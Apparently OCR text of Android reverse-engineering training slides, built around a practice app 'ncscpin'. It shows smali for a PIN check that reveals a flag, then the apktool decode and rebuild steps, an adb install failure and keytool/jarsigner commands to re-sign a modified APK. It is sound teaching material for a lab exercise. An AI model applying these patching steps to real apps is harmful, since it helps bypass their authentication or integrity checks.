
```
.method public onDataEntered(Lcom/goodiebag/pinview/Pinview;Z)V
    .locals 3
    .param p1, "pinview"    # Lcom/goodiebag/pinview/Pinview;
    .param p2, "b"    # Z

    .prologue
    .line 23
    iget-object v0, p0, Lcom/example/mainuser/ncscpin/MainActivity$1;->this$0:Lcom/example/mainuser/ncscpin/MainActivity;

    invoke-virtual {p1}, Lcom/goodiebag/pinview/Pinview;->getValue()Ljava/lang/String;

    move-result-object v1

    invoke-virtual {v0, v1}, Lcom/example/mainuser/ncscpin/MainActivity;->isPinCorrect(Ljava/lang/String;)Z

    move-result v0

    if-nez v0, :cond_0

    .line 24
    iget-object v0, p0, Lcom/example/mainuser/ncscpin/MainActivity$1;->this$0:Lcom/example/mainuser/ncscpin/MainActivity;

    iget-object v1, p0, Lcom/example/mainuser/ncscpin/MainActivity$1;->this$0:Lcom/example/mainuser/ncscpin/MainActivity;

    invoke-virtual {v1}, Lcom/example/mainuser/ncscpin/MainActivity;->flagFromJNI()Ljava/lang/String;

    move-result-object v1

    const/4 v2, 0x1

    invoke-static {v0, v1, v2}, Landroid/widget/Toast;->makeText(Landroid/content/Context;Ljava/lang/CharSequence;I)Landroid/wi

    move-result-object v0

    invoke-virtual {v0}, Landroid/widget/Toast;->show()V

    .line 28
    :goto_0
    return-void

    .line 26
    :cond_0
    iget-object v0, p0, Lcom/example/mainuser/ncscpin/MainActivity$1;->this$0:Lcom/example/mainuser/ncscpin/MainActivity;
```

https://reversing.info

anchandani & Dinesh Shetty

Patching Android Applications - Steps

- `apktool d ncscpin.apk`
- Modify*
- `apktool b ncscpin`
- `adb install ncscpin/dist/ncscpin.apk`



Patching Android Applications - Steps

```
➜  patching adb install ncscpin/dist/ncscpin.apk
adb: failed to install ncscpin/dist/ncscpin.apk: Failure [INSTALL_PARSE_FAILED_N
O_CERTIFICATES: Failed to collect certificates from /data/app/vmdl871230198.tmp/
base.apk: Attempt to get length of null array]
➜  patching
```

Patching Android Applications
Signing in Android


- keytool -genkey -v -keystore *<<keystore_name>>* -alias *<<your_key_alias>>* -sigalg MD5withRSA -keyalg RSA -keysize 2048 -validity 30

- jarsigner -verbose -sigalg MD5withRSA -digestalg SHA1 -keystore *<<keystore_name>>* *<.apk file>>* *<<your_key_alias>>*

Patching Android Applications
Signing in Android

- `keytool -genkey -v -keystore dnskey.jks -alias dnskey -sigalg MD5withRSA -keyalg RSA -keysize 2048 -validity 30`


- `jarsigner -verbose -sigalg MD5withRSA -digestalg SHA1 -keystore dnskey.jks ncspin_modified.apk dnskey`

